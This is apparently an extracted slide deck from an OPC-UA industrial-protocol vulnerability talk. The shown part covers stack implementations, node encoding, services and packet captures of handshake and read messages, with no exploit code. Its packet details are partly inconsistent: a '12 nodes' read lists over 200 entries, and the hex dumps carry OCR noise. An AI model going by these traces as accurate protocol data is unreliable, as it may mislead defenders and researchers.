


Proprietary



Focus on the Protocol Stacks

So we wanted to find vulns in the base protocol stacks



Protocol Stacks

We also researched popular products such as:

- Softing Secure Integration Server
- PTC Kepware KEPServerEx
- Triangle Microworks SCADA Data Gateway
- Honeywell Matrikon
- Inductive Automation Ignition

OPC-UA Protocol Stack	Programming language	Is Open Source?
node-opcua	NodeJS	Yes
open62541	C	Yes
freeopcua (c++)	C++	Yes
python-opcua	Python	Yes
opcua-asyncio	Python	Yes
eclipse-milo	Java	Yes
ASNeG OpcUaStack	C++	Yes
locka99	Rust	Yes
Unified Automation	C++	No
OPC Foundation .NET Stack	C#	Yes
Softing OPC UA SDK	C++	No
Prosys OPC UA	Java	No
OPC UA Legacy Java Stack	Java	Yes
S2OPC	C	Yes
LibUA	C#	Yes

Bits and Bytes

Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- Bits and Bytes
- Research Methodology
- Vulnerabilities and Exploits
- OPC-UA Exploitation Framework
- Summary

OPC-UA Nodes

Everything is a node

- Variable (e.g. “Water Level”)
- Type of the Variable value (e.g. Float)


Nodes are identified by [ns, i]

- NodeID (i=1)
- Namespace ID (ns=0)

Namespace is a container for nodes

- Namespace 0: default namespace and contains the default nodes

Address Space provide a standard way for servers to represent objects to clients



OPC-UA Services

Our interaction with the server is via request/response fashion. In most cases we are doing some “action” on nodes.

Examples:

Service Set	Service Name	Description
Attribute	Read Service	Read values from attributes of nodes
	Write Service	Write values to attributes of nodes
Method	Call Service	Call (invoke) a list of methods.
View	Browse	Navigate through the AddressSpace - find Node references


OPC 10000-4: UA Part 4: Services

Example

Node Name	Node Class and Type
Fill Valve	Variable with Data Type Boolean
Discharge Valve	Variable with Data Type Boolean
Flow Meter	Variable with Data Type Float
Water Level	Variable with Data Type Float
Start/Stop	Method



Tank (water level %50)



Nodes Encoding [ns=0, i=446]

Table 9 – Four Byte NodId Binary DataEncoding

Name	Data Type	Description
Namespace	Byte	The <i>Namespace</i> shall be in the range 0 to 255.
Identifier	UInt16	The <i>Identifier</i> Type is 'Numeric'. The <i>Identifier</i> shall be an integer in the range 0 to 65 535.

0050	66	6f	75	6e	64	61	74	69	6f	6e	2e	6f	72	67	2f	55	foundati	on.org
0060	41	2f	53	65	63	75	72	69	74	79	50	6f	6c	69	63	79	A/Securi	tyPol
0070	23	4e	6f	6e	65	ff	ff	33	00	00	#None3						
0080	00	01	00	00	00	01	00	00	4a	58	9a	f2	61	JX	
0090	d9	d7	01	00	00	00	00	00	00	00	ff	ff	ff	ff	00	
00a0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00
00b0	00	00	01	00	00	00	00	e0	93	04	00	

▼ Message : Encodable Object
 ▼ TypeId : ExpandedNodeId
 NodeId EncodingMask: Four byte encoded Numeric (0x01) ←
 NodeId Namespace Index: 0 ←
 NodeId Identifier Numeric: OpenSecureChannelRequest (446) ←
 ▼ OpenSecureChannelRequest
 = RequestHeader RequestHeader

Specifications

Binary Representation


Binary Parsing

Example: Read Service: Reading 12 Nodes

16:17:34.725702	47	10.10.6.181	10.10.7.10	OpcUa	UA Secure Conversation Message: ReadRequest	524
16:17:34.729503	49	10.10.7.10	10.10.6.181	OpcUa	UA Secure Conversation Message: ReadResponse	596
Security Sequence Number: 54						
Security RequestId: 4						
▼ OpcUa Service : Encodeable Object						
▼ TypeId : ExpandedNodeId						
NodeId EncodingMask: Four byte encoded Numeric (0x01)						
NodeId Namespace Index: 0						
NodeId Identifier Numeric: ReadRequest (631)						
▼ ReadRequest						
► RequestHeader: RequestHeader						
MaxAge: 0						
TimestampsToReturn: Neither (0x00000003)						
▼ NodesToRead: Array of ReadValueId						
ArraySize: 20						
▼ [0]: ReadValueId						
► NodeId: NodeId						
AttributeId: Value (0x0000000d)						
IndexRange: [OpcUa Null String]						
► DataEncoding: QualifiedName						
► [1]: ReadValueId						
► [2]: ReadValueId						
► [3]: ReadValueId						
► [4]: ReadValueId						
► [5]: ReadValueId						
► [6]: ReadValueId						
► [7]: ReadValueId						
► [8]: ReadValueId						
► [9]: ReadValueId						
► [10]: ReadValueId						
► [11]: ReadValueId						
► [12]: ReadValueId						
► [13]: ReadValueId						
► [14]: ReadValueId						
► [15]: ReadValueId						
► [16]: ReadValueId						
► [17]: ReadValueId						
► [18]: ReadValueId						
► [19]: ReadValueId						
► [20]: ReadValueId						
► [21]: ReadValueId						
► [22]: ReadValueId						
► [23]: ReadValueId						
► [24]: ReadValueId						
► [25]: ReadValueId						
► [26]: ReadValueId						
► [27]: ReadValueId						
► [28]: ReadValueId						
► [29]: ReadValueId						
► [30]: ReadValueId						
► [31]: ReadValueId						
► [32]: ReadValueId						
► [33]: ReadValueId						
► [34]: ReadValueId						
► [35]: ReadValueId						
► [36]: ReadValueId						
► [37]: ReadValueId						
► [38]: ReadValueId						
► [39]: ReadValueId						
► [40]: ReadValueId						
► [41]: ReadValueId						
► [42]: ReadValueId						
► [43]: ReadValueId						
► [44]: ReadValueId						
► [45]: ReadValueId						
► [46]: ReadValueId						
► [47]: ReadValueId						
► [48]: ReadValueId						
► [49]: ReadValueId						
► [50]: ReadValueId						
► [51]: ReadValueId						
► [52]: ReadValueId						
► [53]: ReadValueId						
► [54]: ReadValueId						
► [55]: ReadValueId						
► [56]: ReadValueId						
► [57]: ReadValueId						
► [58]: ReadValueId						
► [59]: ReadValueId						
► [60]: ReadValueId						
► [61]: ReadValueId						
► [62]: ReadValueId						
► [63]: ReadValueId						
► [64]: ReadValueId						
► [65]: ReadValueId						
► [66]: ReadValueId						
► [67]: ReadValueId						
► [68]: ReadValueId						
► [69]: ReadValueId						
► [70]: ReadValueId						
► [71]: ReadValueId						
► [72]: ReadValueId						
► [73]: ReadValueId						
► [74]: ReadValueId						
► [75]: ReadValueId						
► [76]: ReadValueId						
► [77]: ReadValueId						
► [78]: ReadValueId						
► [79]: ReadValueId						
► [80]: ReadValueId						
► [81]: ReadValueId						
► [82]: ReadValueId						
► [83]: ReadValueId						
► [84]: ReadValueId						
► [85]: ReadValueId						
► [86]: ReadValueId						
► [87]: ReadValueId						
► [88]: ReadValueId						
► [89]: ReadValueId						
► [90]: ReadValueId						
► [91]: ReadValueId						
► [92]: ReadValueId						
► [93]: ReadValueId						
► [94]: ReadValueId						
► [95]: ReadValueId						
► [96]: ReadValueId						
► [97]: ReadValueId						
► [98]: ReadValueId						
► [99]: ReadValueId						
► [100]: ReadValueId						
► [101]: ReadValueId						
► [102]: ReadValueId						
► [103]: ReadValueId						
► [104]: ReadValueId						
► [105]: ReadValueId						
► [106]: ReadValueId						
► [107]: ReadValueId						
► [108]: ReadValueId						
► [109]: ReadValueId						
► [110]: ReadValueId						
► [111]: ReadValueId						
► [112]: ReadValueId						
► [113]: ReadValueId						
► [114]: ReadValueId						
► [115]: ReadValueId						
► [116]: ReadValueId						
► [117]: ReadValueId						
► [118]: ReadValueId						
► [119]: ReadValueId						
► [120]: ReadValueId						
► [121]: ReadValueId						
► [122]: ReadValueId						
► [123]: ReadValueId						
► [124]: ReadValueId						
► [125]: ReadValueId						
► [126]: ReadValueId						
► [127]: ReadValueId						
► [128]: ReadValueId						
► [129]: ReadValueId						
► [130]: ReadValueId						
► [131]: ReadValueId						
► [132]: ReadValueId						
► [133]: ReadValueId						
► [134]: ReadValueId						
► [135]: ReadValueId						
► [136]: ReadValueId						
► [137]: ReadValueId						
► [138]: ReadValueId						
► [139]: ReadValueId						
► [140]: ReadValueId						
► [141]: ReadValueId						
► [142]: ReadValueId						
► [143]: ReadValueId						
► [144]: ReadValueId						
► [145]: ReadValueId						
► [146]: ReadValueId						
► [147]: ReadValueId						
► [148]: ReadValueId						
► [149]: ReadValueId						
► [150]: ReadValueId						
► [151]: ReadValueId						
► [152]: ReadValueId						
► [153]: ReadValueId						
► [154]: ReadValueId						
► [155]: ReadValueId						
► [156]: ReadValueId						
► [157]: ReadValueId						
► [158]: ReadValueId						
► [159]: ReadValueId						
► [160]: ReadValueId						
► [161]: ReadValueId						
► [162]: ReadValueId						
► [163]: ReadValueId						
► [164]: ReadValueId						
► [165]: ReadValueId						
► [166]: ReadValueId						
► [167]: ReadValueId						
► [168]: ReadValueId						
► [169]: ReadValueId						
► [170]: ReadValueId						
► [171]: ReadValueId						
► [172]: ReadValueId						
► [173]: ReadValueId						
► [174]: ReadValueId						
► [175]: ReadValueId						
► [176]: ReadValueId						
► [177]: ReadValueId						
► [178]: ReadValueId						
► [179]: ReadValueId						
► [180]: ReadValueId						
► [181]: ReadValueId						
► [182]: ReadValueId						
► [183]: ReadValueId						
► [184]: ReadValueId						
► [185]: ReadValueId						
► [186]: ReadValueId						
► [187]: ReadValueId						
► [188]: ReadValueId						
► [189]: ReadValueId						
► [190]: ReadValueId						
► [191]: ReadValueId						
► [192]: ReadValueId						
► [193]: ReadValueId						
► [194]: ReadValueId						
► [195]: ReadValueId						
► [196]: ReadValueId						
► [197]: ReadValueId						
► [198]: ReadValueId						
► [199]: ReadValueId						
► [200]: ReadValueId						

HEL

HEL: Hello message



HEL

HEL: Hello message

Endpoint URL

- Scheme - must be **opc.tcp** or **opc.https**
- **Server address**
- **Port**
- **Discovery endpoint**

opc.tcp://SERVER_IP:62541/UA/Server




```
Frame 1: 145 bytes on wire (1160 bits), 145 bytes captured (1160 bits) on interface
Ethernet II, Src: Eve_0a:ef:83 (00:0c:6c:0a:ef:83), Dst: VMware_0d:ed:50 (00:0c:29:0d:ed:50)
Internet Protocol Version 4, Src: 10.10.6.181, Dst: 10.10.7.11
Transmission Control Protocol, Src Port: 49422, Dst Port: 62541, Seq: 1, Ack: 1, Len: 91
OpcUa Binary Protocol
  Message Type: HEL
  Chunk Type: F
  Message Size: 91
  Version: 0
  ReceiveBufferSize: 65536
  SendBufferSize: 65536
  MaxMessageSize: 16777216
  MaxChunkCount: 5000
  EndpointUrl: opc.tcp://desktop-eq75855:62541/Quickstarts/ReferenceServer
0000  00 0c 29 0d ed 50 00 0c 6c 0a ef 83 08 00 45 00  ..P..l...E.
0010  00 83 00 00 40 00 40 06 18 a2 0a 0a 06 b5 0a 0a  ..@.@@.@@.
0020  07 0b c1 0e f4 4d 9e dc 7b 99 2b d3 5e 98 50 18  ..M..{.+^P.
0030  10 00 22 49 00 00 48 45 4c 46 5b 00 00 00 00 00 00  ."I..HE LF[...
0040  00 00 00 00 01 00 00 00 01 00 00 00 00 00 01 88 00  .....
0050  00 00 3b 00 00 00 6f 70 63 2e 74 63 70 3a 2f 21  .;...op c.tcp://...
0060  64 65 73 6b 74 6f 70 2d 65 71 37 35 38 35 35 3a  desktop-eq75855:
0070  36 32 35 34 31 2f 51 75 69 63 6b 73 74 61 72 74  62541/Qu ickstart
0080  73 2f 52 65 66 65 72 65 6e 63 65 53 65 72 76 65  s/Refere nceServe
0090  72                                         r
```

OPN

HEL: Hello message

OPN: OpenSecureChannel message





OPN

HEL: Hello message

OPN: OpenSecureChannel message

Security Mode

- None
- Sign
- Sign & Encrypt



Security Policies supported by Prosys OPC-UA server

